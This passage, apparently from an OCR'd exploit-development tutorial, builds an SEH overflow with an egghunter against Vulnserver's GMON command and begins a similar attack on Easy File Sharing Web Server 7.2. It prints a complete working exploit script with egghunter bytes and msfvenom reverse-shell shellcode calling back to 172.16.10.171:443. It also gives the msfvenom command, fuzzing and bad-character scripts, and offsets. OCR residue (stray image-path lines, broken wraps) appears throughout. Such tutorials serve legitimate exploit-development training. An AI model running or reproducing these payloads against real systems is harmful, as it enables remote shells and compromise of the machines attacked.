print "[*] Starting to Fuzz GMON with %s bytes" %len(buffer) + " A's"
```

buffer += nseh #BBBB

buffer += seh #CCCC

junk = "D"*(5000-len(buffer))

buffer += junk #Bunch of D"s to fill remaining space

print "[*] Starting to Fuzz GMON with everything containing %s bytes" %len(buffer)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect=s.connect(('bof.local',9999))

print "[*] Connected to bof.local on Port 9999"

s.send(('GMON /.:/' + buffer))

s.close()


print "[*] Finished Fuzzing GMON with %s bytes" %len(buffer)

Let's run this script and jump over to **Immunity** again and see what has happened.

Before we check out the stack or memory dump let's quickly check the **SEH Chain**

Perfect, the **SE Handler** is pointing to our POP POP RET instruction from our selected DLL, this case 0x625010B4 -> essfunc.dll

A quick analysis of the stack and memory dump also all looks okay.



Of course as we are merely piecing everything together at the moment the application is in a crashed state, however let's send our pass our exception to the program with Shift+F9 which

send the value of **SE Handler** on the stack to the **EIP Register** which in turn will jump to our POP POP RET instruction.

<img src = "https://i.imgur.com/n888gkn.png".


Perfect! Exactly what we needed, our **SE Handler** value of 625010B4 in pushed to EIP which in turn is our POP POP RET instructions as shown at the top left.


Now if we step through by pressing F7 we will first POP EBX POP EBP and finally RETN which will take us to the value of **nSEH** - In this case BBBB

Just to explain in a little more detail what happens here

- **POP EBX** - *POP's* top of stack into **EBX Register** - ***7DEB6AB9***
- **POP EBP** - *POP's* top of stack into **EBP Register** - ***0237ED34***
- **RETN** - *Returns* / pushes value at the top of the stack into **EIP Register** - ***0237FFC4***

Now you may notice that ***0237FFC4*** looks familiar, if we check out **SEH Chain** again we will see that ***0237FFC4*** corresponds to **nSEH**






As you can see **EIP** points too 024FFFC4 which relates to the instruction at the top left, looking at said instructions we can see ` 42 42 42 42 which represents our "B"*4`

Generating Egghunter

As I have already talked about why we use Egghunters and how they work I will jump straight into it, first let's analyze the stack and what are working with here.



As previously mentioned it takes **3515 Bytes** to get too **nSEH** and **3519 Bytes** to overwrite the pointer to **SE handler** and afterwards we have **52 Bytes** of space, in this case represented by DDDDD... - Of course 52 bytes is not enough space for our *shellcode* but it is enough for a Egghunter as we only require **32 Bytes** - Providing we can get our shellcode onto memory via other means with the relevant Egghunter *tag* we should be able to execute just fine.

As per usual I will be using **mona** to assist me with this stage due to simplicity.

Generating Egghunter with Mona

!mona egg -t MOCH

By default **mona** will generate an Egghunter with the default tag of w00t which will work perfectly fine but here I have chose to specify a custom tag of MOCH

Perfect, now let's add this to our exploit script

egghunter = ("\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"

"\xef\xb8\x4d\x4f\x43\x48\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7")

It's worth noting that Egghunters should be checked for previously discovered bad characters also.

We will also define our tag inside a variable **TWICE** so that the Egghunter does not find itself when executing and searching memory.

egg = 'MOCHMOCH'

I will also take this time to replace the junk variable with

buffer += egghunter

junk = "D"*(5000-len(buffer))

buffer += junk #Bunch of D"s to fill remaining space

This will allow us to add the Egghunter shell code straight after **SEH** followed by a bunch of D's to fill the remaining space just to be careful.

Let's now generate some shell code, make some last adjustments to the overall exploit and give it a try.

Jumping to Egghunter


Now just to reiterate what are aiming to do here is over run **SEH**, perform a POP POP RET sequence which in turns pushes the value of **nSEH** into the **EIP Register** - In this case we would like to either place the address of our Egghunter over **nSEH** or some form of instructions that will jump us down into our Egghunter shellcode, once again if we check out the stack we can see we don't have far too travel.

Generating Shellcode & Final Exploit

As always I will be using MSFVenom here to generate some shellcode as we are not really fighting against advanced anti-virus or anything so no need to be fancy, let's just simply use the below code.

m0chan@kali:/> msfvenom -p windows/shell_reverse_tcp LHOST=172.16.10.171 LPORT=443 EXITFUNC=thread -f c -a x86 --platform windows -b "\x00"

Great shell code is now generated we simply just pop this into our final exploit.



In this case you can see we will jump from memory address ***0237FFC4*** down to ***0237FFCC*** which will be where our Egghunter will sit.

Now here we would just overwrite the address of **nSEH** with ***0237FFCC*** but like I said it's not very practical, and it is better practice to just do a simple short jump aka opcode EB - However there is a small twist. the EB instruction is only **2 Bytes** and **nSEH** expects **4 Bytes.**

This isn't a huge problem as we can simple just use NOPS aka \x90 so what we will do here is fill **nSEH** with \x90\x90 which means **2/4 bytes** are full followed by our EB instruction \xeb\x06 which stands for jump 6 bytes. Now **4/4 bytes** are filled within **nSEH**

Our exploit will now technically jump **8 Bytes** but we only need to jump **6 Bytes** as we are *really* just *sliding* down the **NOPS** so 6 bytes is all that's required.

Great so now update our **nSEH** variable in our exploit to reflect the below

nseh = "\xeb\x06\x90\x90"

Of course **little endian** is the reason once again for the reverse order.

Final Exploit


```
#!/usr/bin/python
import socket
import sys

#Vulnserver GMON SEH Overflow w/ Egghunter
#Author: m0chan
#Date: 28/08/2019

nseh = "\xeb\x06\x90\x90" #0x909006be - nop,nop,jump 6 bytes with EB into egghunter
seh = "\xb4\x10\x50\x62" #0x625010br pop,pop,ret

eggnops = "\x90\x90\x90\x90\x90\x90\x90\x90"

egghunter = (
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x74\x65\x65\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7")

egg = 'MOCHMOCH'

#msfvenom -p windows/shell_reverse_tcp LHOST=172.16.10.171 LPORT=443 -e
x86/shikata_ga_nai EXITFUNC=thread -f c -a x86 --platform windows -b
"\x00\x80\x0a\x0c\x0d"

shellcode = (
"\xda\xc4\xbf\xcf\xa2\xc0\xf1\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
"\x52\x83\xeb\xfc\x31\x7b\x13\x03\xb4\xb1\x22\x04\xb6\x5e\x20"
"\xe7\x46\x9f\x45\x61\xa3\xae\x45\x15\xa0\x81\x75\x5d\xe4\x2d"
"\xfd\x33\x1c\xa5\x73\x9c\x13\x0e\x39\xfa\x1a\x8f\x12\x3e\x3d"
```

```
"\x13\x69\x13\x9d\x2a\xa2\x66\xdc\x6b\xdf\x8b\x8c\x24\xab\x3e"
"\x20\x40\xe1\x82\xcb\x1a\xe7\x82\x28\xea\x06\xa2\xff\x60\x51"
"\x64\xfe\xa5\xe9\x2d\x18\xa9\xd4\xe4\x93\x19\xa2\xf6\x75\x50"
"\x4b\x54\xb8\x5c\xbe\xa4\xfd\x5b\x21\xd3\xf7\x9f\xdc\xe4\xcc"
"\xe2\x3a\x60\xd6\x45\xc8\xd2\x32\x77\x1d\x84\xb1\x7b\xea\xc2"
"\x9d\x9f\xed\x07\x96\xa4\x66\xa6\x78\x2d\x3c\x8d\x5c\x75\xe6"
"\xac\xc5\xd3\x49\xd0\x15\xbc\x36\x74\x5e\x51\x22\x05\x3d\x3e"
"\x87\x24\xbd\xbe\x8f\x3f\xce\x8c\x10\x94\x58\xbd\xd9\x32\x9f"
"\xc2\xf3\x83\x0f\x3d\xfc\xf3\x06\xfa\xa8\xa3\x30\x2b\xd1\x2f"
"\xc0\xd4\x04\xff\x90\x7a\xf7\x40\x40\x3b\xa7\x28\x8a\xb4\x98"
"\x49\xb5\x1e\xb1\xe0\x4c\xc9\x12\xe4\x44\xa2\x03\x07\x58\xb5"
"\x68\x8e\xbe\xdf\x9e\xc7\x69\x48\x06\x42\xe1\xe9\xc7\x58\x8c"
"\x2a\x43\x6f\x71\xe4\xa4\x1a\x61\x91\x44\x51\xdb\x34\x5a\x4f"
"\x73\xda\xc9\x14\x83\x95\xf1\x82\xd4\xf2\xc4\xda\xb0\xee\x7f"
"\x75\xa6\xf2\xe6\xbe\x62\x29\xdb\x41\x6b\xbc\x67\x66\x7b\x78"
"\x67\x22\x2f\xd4\x3e\xfc\x99\x92\xe8\x4e\x73\x4d\x46\x19\x13"
"\x08\xa4\x9a\x65\x15\xe1\x6c\x89\xa4\x5c\x29\xb6\x09\x09\xbd"
"\xcf\x77\xa9\x42\x1a\x3c\xc9\xa0\x8e\x49\x62\x7d\x5b\xf0\xef"
"\x7e\xb6\x37\x16\xfd\x32\xc8\xed\x1d\x37\xcd\xaa\x99\xa4\xbf"
"\xa3\x4f\xca\x6c\xc3\x45")


buffer = "A" * (3515-len(egg + shellcode))
print "[*] Adding Egghunter tag " + egg + " alongside A Buffer"
buffer += egg
buffer += shellcode
print "[*] Starting to Fuzz GMON with %s bytes" %len(buffer) + " A's"
buffer += nseh
print "[*] Overwriting nSEH Value with " + nseh
buffer += seh #0x625010br pop,pop,ret
print "[*] Overwriting SEH Value with " + seh
```

```
buffer += eggnops

buffer += egghunter

junk = "J"*(5000-len(buffer))

buffer += junk #Bunch of D"s to fill remaining space


print "[*] Starting to Fuzz GMON with everything containing %s bytes" %len(buffer)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect=s.connect(('bof.local',9999))

print "[*] Connected to bof.local on Port 9999"

s.send(('GMON /.:/' + buffer))

s.close()

print "[*] Finished Fuzzing GMON with %s bytes" %len(buffer)
```

Providing we have a listener open on 443 we will receive a reverse shell back - It's worth noting here that this will **ONLY** work on Windows 7 x86 this is due to the way the Egghunter initiates system calls, namely INT 2E - It is slightly different across architecture so our **mona** Egghunter will only work on 32 Bit

I decided to create this little diagram to represent the exploit from a high level and try to show each relevant jump - My visio skills aren't that great so excuse me!



Easy File Sharing Web Server 7.2 w/o Egghunter

Easy File Sharing Web Server is a legacy piece of software from Win XP / Win 7 era which allowed visitors to upload/download files easily through a web browser of there choosing, despite it's usefulness at the time it was littered with numerous vulnerabilities from **Stack Overflows** to **SEH Overflows**.

Fuzzing & Finding the Crash

Similar to previous examples I am going to stick the *fuzzing* stage as I do not want to spend lots of time fuzzing each input/parameter, that being said in this example we will be targeting the **HTTP** protocol and boozfuzz supports **HTTP** fuzzing, so check that out! I will be making a sole article soon purely on fuzzing and different techniques.

As the vulnerability lies within **HTTP** there are a couple ways to do this with python,we could use the requests library or we can just connect over Port 80 and send raw **HTTP requests.** - I will go for the Port 80 / Raw Requests here and maybe rewrite the script with requests at the end.

Let's first start off with a basic FUZZ script incrementing in size until we get a crash, here the vulnerability lies within the GET variable in which the underlying application tries to fetch the input passed alongside GET and fails to carry our bounds checking and any sanitization etc.

This is an example HTTP request which we will send with python

GET /m0chan.txtAAAAAAAAAbufferhereAAAAAAA HTTP/1.1

Host: 172.16.10.15

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36

Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9

Cookie: SESSIONID=5905; UserID=; PassWD=

If-Modified-Since: Fri, 11 May 2012 10:11:48 GMT

Connection: close

As you can see on **Line 1** we are requesting m0chan.txt alongside what will be our buffer/pattern. - Let's quickly write a little python script to make this a little simpler.

```
#!/usr/bin/python

import socket

import sys

import string


buffer = "A" * 5000



payload = "GET %d" + str(buffer) + " HTTP/1.1\r\n"

payload += "Host: bof.local\r\n"

payload += "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36\r\n"

payload += "Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8"



print "[*] Starting to Fuzz GET Variable with %s bytes" %len(payload)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

connect=s.connect(('bof.local',80))


print "[*] Connected to bof.local on Port 80"

s.send((payload))

s.close()

print "[*] Finished Fuzzing GET Variable with %s bytes" %len(payload)

Once this has finished running providing we have EFSWS open in **Immunity** and/or attached we will notice that we have in fact caused a crash, let's analyze the screenshot below and see what we have done.



As you can see we have overrun the address of **nSEH** and **SEH** both with user supplied input, in this case AAAA 41414141 - We have also over run something new to us as well… the **EAX Register** - As you can see top right EAX contains 41414141 which is our A buffer. - This may come in useful later.

Finding the Offset

As we have now analyzed the crash and found the *vulnerability* we can proceed to calculate the offset and work out how many A's it takes for us to over run the **SEH** and **nSEH** pointer. I will use **mona** for this with the below command to calculate a non-repeating string aka **cyclic pattern**.

!mona pc 5000

I will now use my fuzzer.py script again and amend it to send my pattern instead 5000 A's

#!/usr/bin/python

import socket


import sys

```
import string


buffer = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6...."



payload = "GET %d" + str(buffer) + " HTTP/1.1\r\n"

payload += "Host: bof.local\r\n"

payload += "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.92 Safari/537.36\r\n"

payload += "Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8"



print "[*] Starting to Fuzz GET Variable with %s bytes" %len(payload)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect=s.connect(('bof.local',80))

print "[*] Connected to bof.local on Port 80"

s.send((payload))

s.close()

print "[*] Finished Fuzzing GET Variable with %s bytes" %len(payload)
```

Our application will now return to a crashed state and report a **Access Violation** but if we check **SEH Chain** and jump to the value of **SE Handler** on the stack we will notice that it is in fact overrun with our cycling pattern and not a long string of A's

```
!mona findmsp

!mona po 3Ff4
```

Running either of the above commands will report that the offset to over run the **nSEH** value is **4061 Bytes** - We can now amend our exploit to reflect "A" * 4061



Finding Bad Chars

Here we will employ the same methods as above, in which we will send every possible character alongside our buffer and analyze how they display in the memory dump - It's also worth noting here that we will have to exclude the chars for \n & \r as we do not want to send carridge returns and new lines alongside our buffer effectively breaking up the raw **HTTP request**.

I will use the below script here.

```
#!/usr/bin/python

import socket

import sys



nseh = "B"*4

seh = "C"*4



badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
```

```
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\
xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\x
d5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf
5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")



buffer = "A" * (4061-len(badchars))

print "[*] There are %s" %len(badchars) + " bad chars to test"

print "[*] Starting to GET Variable"

buffer += badchars #All of badchars

buffer += nseh #BBBB

buffer += seh #CCCC

junk = "D"*(5000-len(buffer))

buffer += junk #Bunch of D"s to fill remaining space


payload = "GET %d" + str(buffer) + " HTTP/1.1\r\n"

payload += "Host: bof.local\r\n"

payload += "User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/69.0.3497.92 Safari/537.36\r\n"

payload +=
"Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8"



print "[*] Starting to Fuzz GET Variable with %s bytes" %len(payload)

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

connect=s.connect(('bof.local',80))

print "[*] Connected to bof.local on Port 80"

s.send((payload))

s.close()

print "[*] Finished Fuzzing GET Variable with %s bytes" %len(payload)
```

Providing we rinse-repeat this and find all the dead characters in memory dump we will find what we need, in this case my findings were

\x00\x0d\x0a\x0c\x20\x25\x2b\x2f\x5c

Finding POP POP RET Instruction

As I have already covered this extensively throughout this article I will jump straight into the action and find a module that contains a pop pop ret instruction.

Of course once again we will use **mona** to accomplish this with the handy command below

